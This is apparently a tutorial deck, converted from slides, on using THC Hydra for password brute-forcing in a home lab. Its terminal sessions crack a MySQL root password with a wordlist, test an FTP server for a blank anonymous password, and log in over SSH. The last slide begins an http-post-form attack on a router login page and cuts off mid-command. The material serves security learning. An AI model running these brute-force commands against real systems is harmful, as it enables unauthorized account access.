
- Once password is found login to ssh and enter that password to verify



```
┌──(ankit㉿kali)-[~]
└─$ ssh RickSanchez@192.168.0.104 -p 22222
RickSanchez@192.168.0.104's password:
Last login: Fri May 21 05:31:26 2021 from 192.168.0
.107
[RickSanchez@localhost ~]$ ls
RICKS_SAFE  ThisDoesntContainAnyFlags
[RickSanchez@localhost ~]$ 
```

THC Hydra - Feature


- To crack mysql password, here mysql is running on localhost 127.0.0.1 and we know the usename root so small –l is used. And we have stored this output into one file named passCrack



```
┌──(ankit㉿kali)-[~]
└─$ hydra mysql://127.0.0.1 -l root -P /home/ankit/temp/word.txt -o passCrack -V

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-20 22:13:24
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 27 login tries (l:1/p:27), ~7 tries per task
[DATA] attacking mysql://127.0.0.1:3306/
[ATTEMPT] target 127.0.0.1 - login "root" - pass "admin" - 1 of 27 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "admin" - 2 of 27 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "devilscry" - 3 of 27 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "devilscreators1" - 4 of 27 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "devilscheer" - 5 of 27 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "devilsblood666" - 6 of 27 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "devilsass" - 7 of 27 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "devils4eva" - 8 of 27 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "RickSanchez" - 9 of 27 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "root" - pass "P7Curtains" - 10 of 27 [child 1] (0/0)
```

THC Hydra - Feature


- Now check created file passCrack



```
┌──(ankit㉿kali)-[~]
└─$ ls
compo.csv           json                        Kazam_screenshot_00005.png  passCrack  Templates        Videos
CurlTut             Kazam_screenshot_00000.png  Kazam_screenshot_00006.png  Pictures   tesGraph.pdf     vmware
Desktop             Kazam_screenshot_00001.png  Kazam_screenshot_00007.png  Postman    Untitled1.ipynb
Documents           Kazam_screenshot_00002.png  Kazam_screenshot_00008.png  Public     Untitled2.ipynb
Downloads           Kazam_screenshot_00003.png  main.csv                    sh.jpg     Untitled3.ipynb
Installed_Software  Kazam_screenshot_00004.png  Music                       temp       Untitled.ipynb

┌──(ankit㉿kali)-[~]
└─$ cat passCrack
# Hydra v9.1 run at 2021-05-20 22:13:34 on 127.0.0.1 mysql (hydra -l root -P /home/ankit/temp/word.txt -o passCrack -V mys
ql://127.0.0.1)
[3306][mysql] host: 127.0.0.1   login: root   password: root
```

THC Hydra - Feature

- Password option we can pass with this command
- Here n is passed to check for blank password
- And after getting password try to login with that.




Password Options

Use -e

s - try the login as password

n - try an empty password


r - reverse the login and try it as password



```
┌──(ankit㉿kali)-[~]
└─$ hydra ftp://192.168.0.104 -l anonymous -e n
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
 for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-20 22:17:13
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.0.104:21/
[21][ftp] host: 192.168.0.104   login: anonymous
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-20 22:17:13

┌──(ankit㉿kali)-[~]
└─$ ftp 192.168.0.104
Connected to 192.168.0.104.
220 (vsFTPd 3.0.3)
Name (192.168.0.104:ankit): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

THC Hydra - Feature

- Perform brute force on login page:
- First check that login page username and password is posted using get or post. Here after entering username and password it is not showing in url that means it is passed using post method.so use http-post-form option.




Not secure | 192.168.0.1/userRpm/LoginRpm.htm?Save=Save

NOTE: The username or password is incorrect, please input again.

Copyright © 2015 TP-LINK Technologies Co., Ltd. All rights reserved.


THC Hydra - Feature

- Then find out login page name, here it is not written in url.
- If page name is login.php then use




```
┌──(ankit㉿kali)-[~]
└─$ hydra 192.168.0.1 http-post-form "/login.php
```

